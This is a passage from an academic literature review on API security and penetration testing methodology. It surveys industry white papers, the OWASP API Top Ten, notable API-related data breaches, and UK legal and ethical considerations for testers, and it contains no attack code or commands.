		balancing and server distribution to thwart distributed denial of service attacks (DDOS) and standard denial of service attacks (DOS) but also implements a web application firewall (WAF) to help thwart web application vulnerability exploitation by means of malicious payload injections. From 2021 onwards, Cloudflare released their API shield, a WAF for APIs which seeks to protect against specific API attacks, as highlighted by their incorporation of logic-based vulnerabilities using OWASP top ten as a key source. The whitepaper also discusses real-world security incidents specific to APIs in the case of T-Mobile (Bicchierai, 2017), Facebook (Spring, 2021) and Justdial (Kumar, 2019), which not only highlights the risk APIs pose due to large organisations suffering from the vulnerabilities APIs can expose but also helps us further develop our methodology as we can look for common attack vectors adopted by threat actors to exploit APIs in order to simulate a real-world attack.
OWASP API Top Ten 2023 (OWASP, 2023)	API Security	The OWASP top ten for APIs is a collection of the ten most common and critical vulnerabilities to which APIs are exposed. They also have a top ten list of web application vulnerabilities. A critique of the list is for web applications. The naming convention

		makes sense in categorising the vulnerability types; however, they renamed them for APIs even though the vulnerabilities mostly remain the same. An example of this is highlighted with Broken Object Level Authorisation (BOLA), which is Indirect Objection Reference (IDOR) for web applications. It is the same vulnerability type with a different name. This could confuse and cause people to learn new naming conventions for the same vulnerability, increasing efforts in learning and conveying to clients with little return. However, the top ten highlights the ten most critical vulnerabilities for APIs and is a great resource to use when wanting to know the general attack surface of APIs and what to look out for during a penetration test. No frameworks compare regarding API-specific vulnerabilities, but other vulnerability and attack frameworks exist, such as NIST and MITRE ATT&CK (see Table 13).
API and Shift Left Security With RSA Conference Wrap (Futuriom, 2023)	API Development and Secure Coding Practices	The RSA report focuses on API security risks and their increased prevalence by showcasing and providing remediation steps for BOLA, Injection attacks, Shadow IT and Zombie APIs (undocumented/forgotten about assets) and securing the API development process. The remediation advice for protecting against and preventing

		BOLA is to validate user permissions to access the resources of other users resources, implement unique resource identifiers (UUIDs) and implement correct authentication mechanisms. The paper also discusses the shift left mindset of integrating DevOps and SecOps into the development lifecycle to secure during their development before they are deployed into production environments. The paper also highlights API exploitation data breaches to emphasise and showcase the real-world risk APIs can pose as they are used to power our digital world in providing third-party access to services such as AI.
OWASP API Security Top 10: Insights from the API Security Trenches (SALT, n.d)	API Security	SALT security's whitepaper, which focuses on the OWASP top ten for APIs (OWASP, 2023), not only provides an in-depth analysis of each vulnerability class and raises awareness by analysing the top ten list but also follows that up with practical, real-world examples of where those vulnerability types were found in enterprise applications in the wild and the consequences they had or could have had as ethical security researchers first discovered some of the incidents.
Understanding API Attacks: Why are they different and how can you stop them? (SALT, n.d)	API Security	This paper highlights the need for API security, the growing prevalence of data breaches (Isbitski, 2021) as a direct result of vulnerability exploitation in

		APIs and the reinforcement of Gartner’s prediction (Novikov, 2022) that by 2022, the rate at which APIs will be exploited will surpass any other type of exploitation method facilitating large scale data breaches. The paper contributes a significant amount of detail and emphasis on the importance of shadow IT, as SALT finds that many organisations don’t have clear visibility into where and how many APIs they have or are even using. The paper also covers initial access vectors favoured by cyber criminals when looking to exploit and exfiltrate data via the API.
API Security Best Practices (SALT, n.d)	API Security	API Best Practices for better securing APIs white paper covers insufficient logging of events, secure development life cycle for securing code during development to reduce vulnerabilities, securing not only the backend infrastructure but also the frontend (client-side) squashing logical-based vulnerabilities and client-side vulnerabilities such as cross-site scripting. The need and importance of security testing the API once deployed, data security protections, network level security and visibility, and documentation where the company might not know how many APIs they have (insufficient asset management) or how to use them. The paper highlights the most important steps that an

		organisation and their developers must consider to protect and maintain their API security posture.
How Shift-left Extremism is Harming Your API Security Strategy (SALT, n.d)	API Development and Secure Coding Practices	The paper discusses Shift-left Extremism, which implements security controls and revisions earlier in the development life cycle to find and remediate bugs within the code base and final product before rolling out the product to the live production environment. The paper underscores the need to shift left earlier in the development life-cycle of an API than what is normally required to discover vulnerabilities earlier in the development process. The paper emphasises that it is simply not enough to rely on automated vulnerability and fuzz scanning code and applications to discover potential threats in the design and function of an API and introduces specialised Application Security Testing (AST).
Protecting APIs from Modern Security Risks (SALT, n.d)	API Security	Securing APIs from modern security risks is a valuable contribution to the API security field. It offers a reason for prioritising the need to secure your APIs as their prevalence and reliance increase yearly, and more services rely on APIs to transfer data and requests. The paper identifies many challenges to securing APIs as each API is not standard, is custom to the business using it (parameters, endpoint structure and

		function) and not one API is the same as another, which makes universal security best practices hard to implement. The paper also advocates for a shift-left mindset of better securing the development lifecycle of the API instead of security being an afterthought after development. It also emphasises the need for monitoring as many APIs are not included in proper security controls, including monitoring and logging API events to detect application problems or potential attacks to thwart attackers probing and exploiting. Crucially, the paper highlights that by using web application firewalls, the organisation trying to defend itself is doing itself a disservice as it cannot detect logic-based exploits and thwart attacks that do not follow the typical standard payload injection workflow of standard exploit attempts.
Mapping the MITRE ATT&CK Framework to API Security (SALT, n.d)	Penetration Testing and Ethical Hacking	MITRE ATT&CK is a common framework for categorising and highlighting threat actors' tactics, techniques and procedures (TTPs) and the tools they employ to breach organisation networks, exfiltrate data, laterally move across a network and persist access. There does not yet exist a framework for common TTPs for API threat actors and the common TTPS they use across various data breaches, specifically those who seek to exploit

		APIs to facilitate data exfiltration and account takeover attacks. The paper highlights this research gap and seeks to employ the current ATT&CK framework to build a relationship between the framework and API security. The paper uses the OWASP top ten list for APIs and takes critical vulnerabilities commonly exploited in the wild, such as BOLA, to achieve this. The proposed framework by SALT is a valuable contribution to the field as it seeks to take OWASP's work, build an attack framework from it, and use real-world examples of where the vulnerabilities have been previously exploited to build a TTP map. The benefit of this research is that it creates practical awareness for organisations to learn about common attack vectors to build proactive and preventative measures for defence.
API Security in Action (Madden, 2020)	API Security	Contrary to other API hacking literature, Madden includes chapters for securing APIs in IoT devices, microservice and service-to-service APIs and secure developer code practices for API development. The book, unlike Cory Balls (Ball, 2022) and Aleks and Farhi (Farhi, et al. 2023), comes from a software developer perspective and builds upon the principles of the shift-left mindset of securing the code base and thinking about the security of the

		application throughout the development lifecycle instead of at the end before and during deployment.
The API Security Disconnect (Noname, 2023)	API Security	Authored by Noname Security, it focuses on the latest security trends in not only the common type of attacks that APIs face in the real world but also the current attitude from organisational leaders and security teams towards API security, with their respondents admitting that as data breaches increase due to API exploitation so does the awareness of the significant risk that APIs can pose to an organisation, its data and their customers.

Table 5: Key findings and contributions of sourced literature

Comparable literature	Description
Understanding API Security (Richer, et al., 2016)	The book highlights the increasing reliance and the significant role of APIs in our ever-expanding digital world. The literature emphasises that the need for secure and stringent security controls has never been greater in a world increasingly reliant on APIs.
API Security for Dummies (Freeman, 2020)	Understanding API Security is a book that focuses not on penetration testing but on secure code practices and understanding APIs from architecture, documentation, and communication protocols to legacy APIs. The literature takes the shift-left perspective and DevOps in API security to ensure the security testing process is taking place throughout the development life cycle of the API in order to identify and resolve security issues before software deployment. The book covers the main aspects of API security,

	emphasises on not making security testing an afterthought as it commonly is and covers injection attacks, creating protection firewalls, monitoring and alerting on events, DevOps, cloud migration and understanding how APIs work.
Salt Security Special Edition. API Security for Dummies (Isbitski, 2023)	Though this piece of literature is within the accepted date range for our literature sourcing (2020 - 2023), they use the older version (2019) of the OWASP API top ten list. So, it was excluded from our literature review as the current standard has been updated for 2023. However, they do an excellent job differentiating the differences between API and web application attacks, which is crucial, as highlighted by the USPS penetration test report (Inspector General, 2018) and subsequent data breach due to the lack of this awareness (Krebs, 2018).

Table 6: Comparable literature to Table 5

2.2 Theoretical Foundations

Identifying and understanding the core concepts underpinning API security will be a fundamental building block for developing the API penetration testing methodology. We found that the following foundations are of most relevance:

Concept	Description	Relevance
The Confidentiality, Integrity, and Availability Triad (CIA Triad) (Irwin, 2023)	The CIA triad represents the three most important objectives a penetration tester should consider throughout testing. The confidentiality and integrity of data on the systems they are testing, the availability	The CIA's relevance to API security and penetration testing ensures the systems and applications being tested are not damaged or made unavailable to not disturb the organisation's day-to-day operations and to

	of the data and the systems being tested against. A penetration test should consider all three pillars and abide by them.	ensure compliance with data protection laws (see Table 15) and data integrity.
The Cyber Kill Chain (Lockheed Martin, n.d)	The Cyber Kill Chain is a process in which an offensive attacker takes from start to finish from performing reconnaissance, weaponisation, delivery, exploitation (initial access), installation (persistence), command and control (post-exploitation) and actions on objectives (data exfiltration).	The cyber kill chain lays out an attack plan from start to finish throughout an offensive operation that seeks to go unnoticed and to fully compromise a target, maintaining access for as long as possible. We will be thinking about the kill chain to form the structure of our API hacking methodology.
Defense in Depth (Cloudflare, n.d)	The Defense in Depth is an idea an organisation should take to harden their security posture further. This can include enabling multi-factor authentication on all network entry points (access control), a good password policy which is enforced, firewalls to thwart and alert on potential attacks, data loss prevention plan, network segmentation, least-privilege access, behavioural analysis of files and employees (insider threat) and physical security controls (Cloudflare, n.d).	It is important to know how to test an application and how the target organisation might have implemented security measures to bypass or test the validity of the security controls implemented.
Shift-left (Futuriom, 2023)	The Shift-left is a concept that	Shift-left, though not relevant to

	seeks to better secure the development life cycle of an API in the earliest possible stage of development to better identify security risks in the code base and final application before being deployed into the production environment.	penetration testing, is becoming a common trend in security. The earlier we can identify vulnerabilities, the sooner we can remediate and better secure the application from attacks. It is becoming an essential element of information security.
ISO/IEC 27001 (ISO, 2022)	ISO 27001 is an international security management standard that guides an organisation through establishing, implementing and continually improving security best practices and controls (risk management).	Although not directly applicable to API security, ISO's security controls promote security training and awareness, which can be used to improve API security. The standard can further improve security and awareness, especially in knowing and being aware of your APIs (asset management and inventory), giving you full visibility into how many APIs you have and knowing their differences.

Table 7: Theoretical Foundations

2.3 Literature Sourcing Process

To source valid, credible and respected literature published by credible authors, companies and researchers, we went through a process that included searching various databases (see Table 10), using keywords (see Table 9), watching YouTube videos that hosted webinars (Traceable, 2021) and presentations (Bhatnagar, 2018) of cyber security professionals (APIsec University, 2022) whose focus was on API security (Bombal, 2022) and penetration testing (Bombal, 2022) and see what they recommend, the literature they authored (Ball, 2022), the researchers they recommend and books they might mention that are best for learning (Farhi et al., 2023). We sourced various white papers, books and bug bounty disclosure reports (see Appendix G).

2.3.1 Inclusion Criteria

2.3.1.1 Relevance to Topic

For our inclusion criteria, it is important that the literature we are sourcing is relevant to API security and penetration testing. This can be literature that talks about API security and also literature that talks about hacking APIs.

2.3.1.2 Time Frame

We also considered the time frame of the literature. For this, we set a date range between 2020 and 2023. This ensures the literature sourced is relevant and up to date, as the concern with technical writings is that it can quickly become outdated and no longer relevant, especially when it comes to hacking, techniques, methods and tooling.

2.3.1.3 Type of Literature

We sourced literature from the OWASP Top Ten documentation (OWASP, 2023), books and white papers focusing on penetration testing APIs (see Table 5).

To learn about and source more literature, we start by looking at literature references, webcast recommendations, YouTube searches and bug-hunter researchers who focus their careers on hacking APIs and providing educational content to those who wish to learn about API hacking.

Researcher	Work
Alissa Knight (Knight, 2020)	SCORCHED EARTH Whitepaper. [Blog] (Knight, 2021)
Cory Ball (Ball, 2022)	Hacking APIs – Breaking Web Application Programming Interfaces. [Book] (Ball, 2022)
Katie Paxton-Fear (Paxton, n.d)	A dedicated API security researcher and bug bounty hunter. [YouTube] (InsiderPhD, 2020)
OWASP API Top Ten project (OWASP, 2023)	List of all the ten most common and critical API-specific vulnerabilities [Documentation] (OWASP, 2023)
Nick Aleks and Dolev Farhi (Farhi, et al. 2023)	Authors of Black Hat GraphQL. [Book] (Farhi,

	et al. 2023)
David Sopas (Sopas, n.d)	MindAPI is a collection of API hacking tools and resources. (Dsopas, n.d)
SALT Security (SALT, n.d)	Author of the SALT API security white papers in Table 5
Futuriom (Futuriom, 2023)	Author of the shift-left security in the API security field paper.
Vicki li (Li, 2021)	Author of bug bounty bootcamp – chapter 24.
Cloudflare (Cloudflare, 2021)	Author of the release paper on best practices and considerations for API security and the release of their API shield firewall.
Noname Security (Noname, 2023)	Authors of the current trends white paper in API security released this year demonstrate the current trends and security attitudes of organisations towards APIs.

Table 8: API security researchers and their works

2.3.2 Exclusion Criteria

2.3.2.1 Irrelevance to API hacking

We decided that any literature not talking about API hacking would be excluded from our inclusion criteria. One book we sourced, Bug Bounty Bootcamp (Li, 2021), heavily focuses on bug bounty and web application hacking. However, the author dedicates one chapter (chapter 24 – API Hacking) to API hacking, so it was included as the insights from the source are valuable and relevant to our research.

2.3.2.2 Time frame

Any literature outside of the pre-defined date range discussed in our inclusion criteria was excluded as it may no longer be entirely relevant or working regarding tools, methods and techniques demonstrated.

2.3.2.3 Authorship and Contribution

The authors needed to have contributed significant research efforts to the field of API security with a focus on penetration testing. Otherwise, they were excluded.

2.3.3 Search Strategy

To search for our desired literature, we took the upside-down triangle method whereby you start very broadly just searching for keywords that are relevant to the topic that you are researching, and after this, take the sourced literature and start narrowing it down by reading the literature and deciding whether it fits into our inclusion and exclusion criteria. We used the keywords in Table 9 in various databases (see Table 10) to discover literature relevant to our research topic.

The keywords chosen in Table 9 were chosen because we wanted to ensure we sourced API hacking and vulnerability sources and not other types of APIs. The keywords ensure that the literature that returns is relevant to our overall research goals and objectives, as shown in Table 1.

	Keywords
1	“API vulnerabilities”
2	“API Hacking”
3	“API Penetration Testing”
4	“GraphQL Security”
5	“API Security Controls”
6	“RESTful API Vulnerabilities”
7	“API Security Vulnerabilities”
8	“API Security Vulnerabilities”

Table 9: Keywords used in the process of literature sourcing

Where sources were not academic but still provided research about API hacking and vulnerability exploitation, we needed to ensure their credibility and validity. In the case of Alissa Knight, a non-academically sourced white paper, we validated her expertise and research by viewing (TechOmaha, 2022) interviews (Bugcrowd, 2022) and webinars (NahamSec, 2022), her other research (Knight, 2020) and her overall contributions to the field of hacking APIs (Knight, 2020). We took the same approach to other non-academic sources.

2.3.4 Databases

As part of our literature-searching strategy, we also considered using a variety of databases. However, we found that the most beneficial literature sourced was from industry expert recommendations in either interviews (Ramsbey, 2023) or webinars.

Database	Resource
Eric	https://eric.ed.gov
Scopus	https://www.scopus.com/home.uri
IEEE Xplore	https://ieeexplore.ieee.org/Xplore/home.jsp
Google Scholar	https://scholar.google.com
The Internet Archive	https://archive.org
Salt Security	https://salt.security/resources

Table 10: Academic Literature Sourcing Databases

Although not an academic database, the Internet archive allowed us to discover literature that may no longer be available in the public domain.

2.4 Research Methodology in Cybersecurity

Our research is to create a penetration testing methodology for APIs focussing on GraphQL and Rest APIs, walking a security tester through all the steps of performing a penetration test against an API and ensuring thoroughness and robustness.

Research Methodology Objective	Description
Understand API penetration testing.	It is important to understand how to specifically penetration test API architectures and technology stacks as APIs require a different testing approach to the standard web application hacking approach of scanning and enumerating.
Identify API penetration testing tools and resources.	Identify different API penetration testing tools and resources specifically for API testing.
Develop an actionable API penetration testing methodology to protect organisations and customer data, defend against attackers and	Develop an actionable, robust and thorough API penetration testing methodology to structure a penetration test for hacking APIs, specifically

prevent the next big data breach.	REST and GraphQL.
Analyse real-world data breaches caused by API exploitation.	Identify real-world data breaches explicitly caused by exploiting and abusing API vulnerabilities and misconfigurations.
Read and understand the methodology of blackhat hackers, where they write in detail about the hack they performed.	By identifying the methodologies from black hat criminal hackers, we can build a methodology that uses techniques taken from a cyber criminal perspective, which will aid in a more thorough and robust methodology.
Understand ethical hacking.	We must ensure that our methodology aligns with the standards expected from ethical penetration testers, ensuring that no legal or ethical boundaries are crossed.
Identify common API vulnerabilities.	Identify common and critical API vulnerabilities to gain an initial idea of the type of threats that APIs are uniquely exposed to.

Table 11: Research Methodology Objectives

Our developed methodology should cover all of the most critical and most commonly discovered API vulnerabilities (OWASP, 2023), tools and techniques but also be produced in a way that mirrors an attacker to think like one and then be able to identify weaknesses and patch them before exploitation.

Through a qualitative research approach, we aim to produce a robust methodology that is both actionable and deeply informed by real-world contexts and challenges to fit the needs of developers and security professionals.

When developing the methodology, we seek to understand better the tactics, techniques and procedures (TTPs) used by attackers. This way, the methodology can be structured similarly to how attackers would structure theirs. By doing this, we can cover more aspects of hacking an API, covering all of our bases and ensuring the security test is thorough and robust and we do not miss anything. This is all to confidently show our clients that we have thoroughly tested their APIs and can assure them they are at less risk of suffering from a data breach than before.

2.5 State of the Art in API Security

The current trends in the API security field are the increased risk of APIs being exploited to facilitate large-scale data theft, an increase in API security awareness within the industry, vulnerabilities commonly targeted in attacks (Noname, 2023), vulnerabilities that APIs can be exposed to (OWASP, 2023) and a rise in data breaches due to APIs being used as the primary attack vector (see Table 14).

It is reported that 78% of surveyed security professionals say that they have faced an API security-related incident within the last 12 months, 72% say they have a full inventory of their APIs while only 40% know which APIs return sensitive data, 81% say that API security is becoming more of a concern and priority for security teams and 53% say that their developers are increasingly becoming more aware and refactoring code to be more secure to defend from attacks (Noname, 2023) which also shows that the shift-left concept (Futuriom, 2023) is seeing adoption amongst developers.

2.6 Penetration Testing

Penetration testing refers to the security test of an application, service, code review (looking for CVE vulnerabilities and 0days), technology stack and environment to test the effectiveness and to evaluate the currently implemented security controls to validate that the client has sufficient protections, detection and mitigations and to test whether the controls could be bypassed. The main point of a penetration test is to try and exploit the target in a way that the client did not think was possible and to identify potential vulnerabilities that need remediation.

2.6.1 General Principles and Techniques

The penetration testing process (Cry0l1t3, n.d) consists of the pre-engagement, defined scope, how long the test will last, contact information, get out of jail free card (legal protection), and typically consists of information gathering, threat modelling, vulnerability and application analysis, proof of concept (POC) exploitation, post-exploitation (if agreed to), and finally taking all of your notes throughout the test and writing an actionable, easy to understand and reproducible report (UnderDefense, 2019), which will consist of an executive summary, background, overall security posture, risk profile, general findings from the test, recommendation summary (risk remediation advice). A typical penetration test report (though it may vary) consists of an Introduction, Information Gathering, Vulnerability assessment, a proof of concept and post-exploitation, the overall risk profile and exposure and finally, the report's conclusion (Weidman, 2014).

2.7 API Penetration Testing

API penetration testing, though similar, is different from web application hacking. For API hacking, the tester will need knowledge and skills in basic web application testing as APIs are integrated into the web application ecosystem; however, APIs are a different technology (structure and functionality) and can be integrated into web applications to provide a service or added functionality. It is critical to understand the technology stack, communication methods (HTTP/HTTPS) and responses (200, 400, 401, 403, 402, 500) used to not only identify where the API endpoints are located but also how you can test the API as APIs may not always have integrated front-end applications.

2.7.1 API Vulnerabilities

As part of our research on API security, we want to know the most prevalent and high-severity risks that APIs are exposed to commonly in the wild. Knowing this information will help us in developing the API penetration testing methodology as we can not only teach the reader how to identify those vulnerabilities but also exploit them. By implementing this, we can better help developers become more aware of the risks that APIs can expose.

2.7.2 OWASP TOP TEN

For this, we reference the OWASP Top Ten for APIs (OWASP, 2023), where they showcase the ten most common and critical vulnerabilities for APIs (see Table 12). The document is targeted towards developers. However, the contributors to the document are made up of cyber security and bug bounty professionals who not only have experience with these vulnerabilities but also work to identify and exploit them in the context of a bug bounty program. We use the OWASP top ten for knowing what the most critical and common vulnerabilities are in regards to APIs to better identify and incorporate them in our testing and methodology but also be able to categorise their severity to our client.

OWASP API TOP TEN	Vulnerability
1	API1:2023 - Broken Object Level Authorization
2	API2:2023 - Broken Authentication
3	API3:2023 - Broken Object Property Level Authorization
4	API4:2023 - Unrestricted Resource

	Consumption
5	API5:2023 - Broken Function Level Authorization
6	API6:2023 - Unrestricted Access to Sensitive Business Flows
7	API7:2023 - Server Side Request Forgery
8	API8:2023 - Security Misconfiguration
9	API9:2023 - Improper Inventory Management
10	API10:2023 - Unsafe Consumption of APIs

Table 12: OWASP API TOP TEN Vulnerabilities (OWASP, 2023)

2.7.3 Comparable Frameworks

Other than the OWASP top ten for APIs (OWASP, 2023) and web applications (OWASP, 2021), other frameworks contribute to showcasing common tactics, techniques and procedures of attackers and common vulnerabilities and exposures.

Framework	Resource
MITRE ATT&CK	https://attack.mitre.org
NIST	https://nvd.nist.gov/vuln/detail/CVE-2017-0144
SANS	https://www.sans.org/top25-software-errors
CVE	https://cve.mitre.org
CISA	https://www.cisa.gov/known-exploited-vulnerabilities-catalog

Table 13: Comparable frameworks to the OWASP TOP TEN

2.7.4 Data Breaches via API Exploitation

To identify common attack vectors, tactics, techniques, and procedures of threat actors and also to see what and how threat actors seek to target in a hack, we sourced various data breaches that resulted from the exploitation of API vulnerabilities in organisational infrastructure to show not only the prevalence of the risks that come from insecure APIs but also the severity and the large scale theft of data that can occur from API data exploitation. This will also help us better develop our penetration testing methodology, as our hypothesis states that implementing a methodology will significantly stunt the increase in data breaches.

Breach via API exploitation	Description
T-Mobile 37 Million accounts breached (Gatlan, 2023)	Thirty-seven million customer records were exfiltrated out of the T-Mobile network by means of exploiting their API (Spring, 2018). The 'how' aspect of the breach remains unclear as T-Mobile has not publicly stated it; however, the leaked data included billing address, email, phone number, date of birth, T-Mobile account number and information (Gatlan, 2023). The data exfiltration started on November 25th and ended the following year on January 5th, demonstrating that organisations do not have proper asset management and little or no visibility into their API infrastructure.
Twitter - 200 million email addresses leaked (Abrams, 2023)	Twitter suffered a data breach via scraping their APIs for each user's public and private information, resulting in over two hundred million Twitter users' emails being leaked online (Abrams, 2023). The attack happened as the attackers took already publicly breached email addresses and phone numbers and used them to enumerate further information (email addresses, names, screen names, follow counts, and account creation dates) from Twitter users to create complete profiles on individual users via Twitter's API. This meant that the only users affected were those who had already been breached in prior data leaks. The leaked information could help facilitate social engineering attacks on individuals as it could be used to convince telecommunication customers that the caller is a legitimate telco employee who

	may seek to steal their information further.
T-Mobile - billing addresses, emails, phone numbers, birth dates and other personal data leaked (Keary, 2023)	This article effectively describes why API security should be an organisation's priority and be integrated into the organisation's security practices and policies. The article uses T-Mobile as an example, which has been famously breached repeatedly, year after year. The article emphasises the need to focus not only on web application and network security but also, because of the large adoption of cloud services, organisations should focus on API security, with the main reason being exposed API tokens and keys (Keary, 2023), responsible for the initial access vector.
Twitter - 5.4 Million user accounts breached (Keary, 2022)	Twitter suffered an API exploitation facilitated data breach of over 5.4 million user accounts due to a vulnerability in Twitter's API, which they patched in January of 2022 but did not provide details. The article explains why the focus on API security is a growing concern. APIs have direct backend access to databases, making them a valuable target for threat actors who seek to steal and leak large amounts of organisational data. The article also emphasises the negative effects of breaches where user passwords may not be included. However, information such as email addresses, phone numbers, and residential home addresses could facilitate sophisticated social engineering campaigns such as vishing, phishing and smishing.
T-Mobile - Leaky API supports sim swap attacks (Gallagher, 2017)	In 2017, one of T-Mobile's APIs suffered a vulnerability categorised by the OWASP foundation as excessive data exposure (Broken

	Object Property Level Authorization) (OWASP, 2023). In this instance, the API endpoint did not validate the user's permission to access the requested endpoint, which worked by entering someone's phone number and then returning all of the customer's information to the user who requested the endpoint. The information provided would be required to prove that you are the required sim card holder, which would then go on to facilitate sim-swap attacks against T-Mobile customers. A tutorial on performing this attack was also published on YouTube before being patched (Moim, 2017).
JustDial - Local Indian search engine finds 100 Million user accounts exposed (Kumar, 2019)	JustDial, India's largest local search engine for local services (Hotel bookings, travel plans and restaurants, etc.), suffered from an API vulnerability (Broken Object Property Level Authorization) (OWASP, 2023), where an API endpoint leaked excessive information about registered users. The information that was made available included usernames, email, mobile number, address, gender, date of birth, photo and occupation (Kumar, 2019). It is important to note that this did not result in a data breach. A researcher discovered the vulnerability, estimated to have existed since 2015. It is, however, unclear if threat actors have previously exploited this flaw.
Coinbase - Critical Bug Bonuty report (Coinbase, 2022)	Another example of a company suffering from a critical API vulnerability that could have been used (theoretically) to steal more cryptocurrency from the cryptocurrency exchange Coinbase than requested is the report of a missing logic validation check within the Coinbase platform

	(Coinbase, 2022). The incident came to light from an ethical bug bounty hunter who discovered the flaw and was not previously exploited by threat actors. This vulnerability, however, emphasises that APIs can not only be exploited for large-scale data exfiltration attacks and the fact that some of the most severe and critical vulnerability flaws lie in the logic of an application but also in the abuse of existing services where you can manipulate requested data to steal other people or the market's cryptocurrency potentially. The researcher was awarded two hundred and fifty thousand dollars for their findings, showing the potential for security companies specialising in API penetration testing. It could incentivise other security companies to shift or include API security penetration testing as part of their services.
Venmo - Payments scraped via API reveals customers spending history (Salmon, 2019)	Venmo suffered an API-specific vulnerability in its mobile application, which demonstrates the need to focus not only on APIs that you will interact with in the browser but also on your mobile device, as mobile applications make heavy use of APIs. In this instance, this was not an issue because it is a legitimate feature in Venmo and the way the application was meant to be used by design being able to see the purchase history of other registered users; however, the researcher, in this case, was able to mass-scrape everybody's spending habits and aggregate this data into an extensive database and have the ability to visualise the data to view user spending history, habits and activity which

	revealed people who purchased illegal goods and services amongst other things. The author states that the data they could steal could be used in smishing, phishing and vishing, amongst other social engineering cyber attacks.
Peloton - Leaky API exposed customer profile data regardless of privacy settings (Goodin, 2021)	Pelaton suffered from a vulnerability that leaked extensive information about users, such as user and instructor IDs, gender, age, weight, whether the user trains at home or in a studio, membership plan, and statistics on their workouts (Goodin, 2021). It was reported that Pelaton was aware of this flaw but did not act on it before the disclosure. The endpoint to retrieve this information did not require authentication, which enabled this information to be made available (Broken Authentication) (OWASP, 2023).
USPS - 60 Million accounts breached (Krebs, 2018)	The United States Postal Service (USPS) suffered a vulnerability that exposed up to sixty million accounts. The incident occurred due to an API vulnerability that went undiscovered a month prior by the USPS penetration testers, as documented in their penetration testing report (Inspector General, 2018). They failed to identify the vulnerability as the testers adopted a web application hacking methodology and used it not only on the web applications but also on the API, emphasising the need for an API-specific penetration testing methodology. There is no indication that a breach from third parties who stole the account information occurred.
LinkedIn - 700 Million accounts breached (Taylor, 2021)	Over seven hundred million accounts breached from LinkedIn are up for sale by threat actors on online forums. The author claims to have spoken

	directly to the threat actor responsible for the breach and said that it was due to exploiting LinkedIns API; however, no further technical details on the exploit and vulnerability were made.

Table 14: Data breaches facilitated via API exploitation

A commonality amongst all breaches is that each organisation's API had authentication and authorisation issues, which allowed attackers to access data they were not authorised to access.

2.8 Interdisciplinary Considerations

As well as sourcing literature relevant to our main thematic groups (see Table 3), we can also consider literature from other disciplines directly relevant to our research. This includes laws and regulations (see Table 15) surrounding data protection, computer misuse and general data protection. These laws and regulations would be of significant consideration for penetration testers to know about and be aware of before engaging in a penetration test as ethics and legal concerns for if something goes wrong, even by accident, can be severe. Without proper protection, an organisation could pursue legal action against the penetration tester, or the tester could cause significant harm to the organisation.

2.8.1 Legal

From a legal standpoint, penetration testers should know about and be aware of Table 15, where these laws and regulations are directly relevant to ethical penetration testers so that they know where the line is and know not to cross it if these critical laws and regulations are not adhered to financial damages, loss of revenue, reputational harm, and possible imprisonment for unethical and malicious acts (intentional or not) along with data protection penalties which can be significant as was seen in the British airways twenty million pound penalty (Newman, 2018) breach (ICO, 2020).

Laws and Regulations	Relevance
Computer Misuse Act 1990 (Legislation, n.d)	The Computer Misuse Act of 1990 ensures that unauthorised access to systems without prior consent is an illegal offence. This ensures that, as an ethical penetration tester, you have permission to conduct testing against authorised

	systems.
Data Protection Act 2018 (legislation, n.d)	The Data Protection Act of 2018 ensures that victims of data breaches are made aware and that individuals know how their data is used. For ethical hackers, this ensures that if we come across any personal and sensitive data during testing, whether credit cards, emails, phone numbers, home addresses or medical documents, this will remain confidential and shall not be shared, stolen or distributed.
The Network and Information Systems Regulations 2018 (NIS)	The Network and Information Systems Regulations 2018 mandates that essential digital service providers correctly implement preventative measures to manage and identify risks in their networks and systems. As an ethical penetration tester, you may be tasked with testing these security controls, ensuring they perform properly, are fit for purpose and cannot be mitigated by malicious third parties.
Privacy and Electronic Communications Regulations (PECR)	Privacy and Electronic Communications Regulations ensure security compliance with electronic communications. This means that as penetration testers, when we send the final report full of misconfigurations, vulnerabilities and other security discoveries, how we send the document over is secure; we know who it is going to, and once it arrives, it will be stored and process securely by the correct authorised parties.
Non-disclosure agreements (NDAs) (GOV UK, n.d)	A non-disclosure agreement is when you agree to not disclose any details of the penetration test in any form and agree not to share or distribute the final penetration test report with unauthorised third parties. The agreement is to

	prevent the distribution of information to unauthorised third parties, as the final document may contain currently unpatched vulnerabilities that could be used maliciously against the organisation.

Table 15: UK Laws and Regulations that ethical penetration testers need to be aware of and know to protect themselves and their clients

2.8.2 Ethical Concerns

Staying within the law and good ethics is important when conducting a penetration test. This means that you agree not to share the details of the penetration test with others outside of the organisation and only conduct testing that has been pre-approved. This is because scanning and exploits may cause systems to crash while testing and possibly data to become corrupted.

Failure to comply or to commit unethical or purposefully malicious actions may result in legal action, financial penalties, reputational damage or imprisonment. While testing, some good ethical practices include, when exploiting injection attacks, only enumerate system information and not data such as database files. This can include exploiting sequel injection (SQLi) (only enumerate database table names but do not dump tables), command injection (enumerate hostname and general system information such as version of the kernel) or remote code execution. When testing for authorisation issues, register two accounts that belong to you to test against and do not try to test against other legitimate users.

2.8.3 Business Implications

Possible negative and positive business implications that a penetration test can have for an organisation is the assurance that the systems that run the business and store the data are secure, in line with best practices, providing assurance and encouragement to potential business partner relations and investors.

However, the negative implications could be accidental damage of systems from testing and loss of profits for any possible downtime. This could occur from sending too many requests during a scan, which may cause system disruption (DOS) or the attempt at vulnerability exploitation, which might corrupt data, impair system service reliability and functionality and may also cause downtime, which means loss of revenue and reputational damage for the company.

2.9 Identified Research Gaps

2.9.1 API Security

Cloudflare released a white paper (Cloudflare, 2021) not only discussing the increased usage of APIs, the threats they pose and how to secure your APIs better but also introducing their new product, which acts as a WAF for APIs in preventing malicious threats targeted towards APIs which is unique as there are not many security controls available in protecting and defending from API attacks. However, the white paper does not evaluate the shield against real-world threat cases. The document would benefit from citing statistics against how effective the shield is in the real world and at thwarting attacks. The literature under this theme also lacks tooling for API security testing. The OWASP foundation lists the top ten for web applications and provides tooling to discover these vulnerabilities. They, however, do not make this effort for APIs.

2.9.2 Penetration Testing and Ethical Hacking

While literature such as Li's (Li, 2021) focuses on penetration testing methods, techniques and tools, it lacks an actual methodology for the reader to take away as a deliverable (we address this in our implementation) from the content and apply it in their penetration testing engagements. A cheat sheet of commands, resources and links to the tools used at the end would be a major advantage.

2.9.3 Data breaches

Table 14 showcases data breaches by means of exploiting API vulnerabilities to exfiltrate data to later sell on dark web markets. However, from most sources, an incident response report or general findings of the attacker's attack methodology from how they found the vulnerability and exploited it and whether it was automated or not is lacking.

2.9.4 API Vulnerabilities and Exploitation

